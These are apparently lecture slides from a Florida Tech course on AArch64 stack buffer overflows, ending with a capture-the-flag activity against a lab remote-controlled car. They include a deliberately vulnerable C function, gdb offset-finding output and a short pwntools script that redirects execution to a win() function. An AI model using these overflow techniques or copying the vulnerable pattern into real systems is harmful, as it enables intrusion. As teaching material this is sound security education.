
FLORIDA TECH



PWN MY RIDE

intro to ARM64v8-A binary exploitation

Objectives

intro to aarch64 return oriented programming

- Examine how programs represent memory with virtual memory addressing.
- Examine the ARMv8-a 64-bit architecture (AArch64): registers, calling convention and basic instructions.
- Overflow an ARMv8 binary and redirect the flow of execution.

References

- Arm Developer, Procedure Standard Call Documentation [Link]
- Arm Developer, The ARM Instruction Set Architecture [link]
- MITRE, CWE-121: Stack Based Buffer Overflow [Link]
- CTF101.org, Return Oriented Programming. [Link]
- Perfect Blue, ROP-ing on Aarch64 – The CTF Style [Link]

System Shutdown: Example

On September 6, 2007, the the Israeli Air Force 69th Squadron conducted an airstrike on a suspected nuclear reactor, referred to as the Al Kibar site.

in May 2008, a report in IEEE Spectrum cited European sources claiming that the Syrian air defense network had been deactivated by a secret built-in kill switch activated by the Israelis.

[Link to YouTube]
[Link to Second Video]

Text copied from: https://en.wikipedia.org/wiki/Operation_Outside_the_Box

FLORIDA TECH


Why Pwn AArch64?


- ARM is a reduced instruction set computer (RISC) architecture.


- Aarch64 refers to the ARMv8-A 64-bit reduced instruction set computer. Supports Cortex-A processors.

- This reduction reduces power consumption, making for efficient devices.

- Used commonly for smarthome IoT devices, smart phones, and lightweight portable devices.







FLORIDA TECH


AArch64 Memory Registers

Processor Memory

- Act as variables used by the processor
- Are addressed directly by name in assembly code
- Very efficient; Good alternative to RAM

Many flavors

- 31 General Purpose Registers (X0..X30)
- X30 is reserved for Link Register
- Zero Registers (XZR, WZR)
- System Registers <System Register>



Stack-Based Buffer Overflows

```
void vuln()
{
        char buffer[8];
        printf("\nPwnMe >>> ");
        read(0, &buffer, 256);
}
```

A	A	A	A	A	A	A	A	[BUFFER]
B	B	B	B	B	B	B	B	[SP]+0x8
B	B	B	B	B	B	B	B	[SP]+0x10
B	B	B	B	B	B	B	B	[SP]+0x18

A <u>stack-based buffer overflow</u> can occur when data is copied beyond the reserved stack memory for a buffer. The overflow can allow an attacker to gain arbitrary code execution by influencing the program counter.

Stack-Based Buffer Overflows

```
00400760  int64_t vuln()

00400760  fd7bbea9   stp      x29, x30, [sp, #-0x20]!

<... read in user input ...>

0040078c  fd7bc2a8   ldp      x29, x30, [sp], #0x20
00400790  c0035fd6   ret
```

A	A	A	A	A	A	A	A	[BUFFER]
B	B	B	B	B	B	B	B	[SP]+0x8
B	B	B	B	B	B	B	B	[SP]+0x10
B	B	B	B	B	B	B	B	[SP]+0x18

Under Aarch64, the function prologue stores the Link Register on the stack at the start of a function and then restores it at the function epilogue.

Calculating the Offset

```
$ cyclic 40 = aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa

PwnMe >>> aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa
You lost!

gdb> Program Crashes
gdb> Invalid address 0x6161666161616165
gdb> *X30  0x6161616661616165 ('eaaafaaa')

$ cyclic -l
eaaaa
```

a	a	a	a	b	a	a	a	[BUFFER]
c	a	a	a	d	a	a	a	[SP]
e	a	a	a	f	a	a	a	[SP]+0x8
g	a	a	a	h	a	a	a	[SP]+0x10
i	a	a	a	j	a	a	a	[SP]+0x18

We can determine the offset to crash a program by fuzzing it. One of the simplest ways of doing this is providing it predictable input and then observing the crash in a debugger.

Calculating the Offset

```
gdb> x/i win

0x400744 <win>:       stp     x29, x30, [sp, #-16]!

$ cat sploit.py
from pwn import *
p=process("./toy.bin")
p.sendline(cyclic(16)+p64(0x400744))
p.interactive()

$ python3 sploit.py
PwnMe >>> You lost!You won!
```

a	a	a	a	b	a	a	a	[BUFFER]
c	a	a	a	d	a	a	a	[SP]+0x8
p64(0x400744)								[SP]+0x10

If we lookup the address of the win() function, we can then send that after 16 bytes. Our CPU reads the bytes right to left. So the cpu actually reads 0x400744 as 4407004000000000. The p64() function allows us to do that translation automatically instead of manually.

PWN MY RIDE ACTIVITY

Pwn My Ride Activity

```
Welcome to Pwn My Ride 0x1337
--------------------------------------------------------------------------------
We found out that a hacker tried to steal our car. We noticed her developing an
exploit to remotely control the car. We do not think its possible since the
driver_menu function has been disabled in the remote car service. But management
still would like you to take a look and report back.
--------------------------------------------------------------------------------
The hacker got frustrated and quit but left her exploit script on the target.
We need you to investigate and figure out if you can take over the car.
--------------------------------------------------------------------------------
The hacker left a note that we think may help.
Step 1: Figure out how many bytes to crash program using GDB debugger.
Step 2: Figure out address of driver_menu using gdb command x/i driver_menu.
Step 3: Send exploit, wait, and then send direction command.
--------------------------------------------------------------------------------
One of our techs was playing with the hackers exploit.py script
They determined the script has some ???  where the hacker was not finished.
You can edit the script with nano exploit.py. Remember CTRL-X to save the edits.
You can then launch the script against the GDB debugger, using the command

python3 exploit.py GDB

You can then launch it remotely against the car server using the commands

python3 exploit.py REMOTE
--------------------------------------------------------------------------------
```

(1) Connect to your wireless car via RCCTF-<id>
(2) Browse to http://10.3.141.1
(3) Read and follow the instructions

Thank you.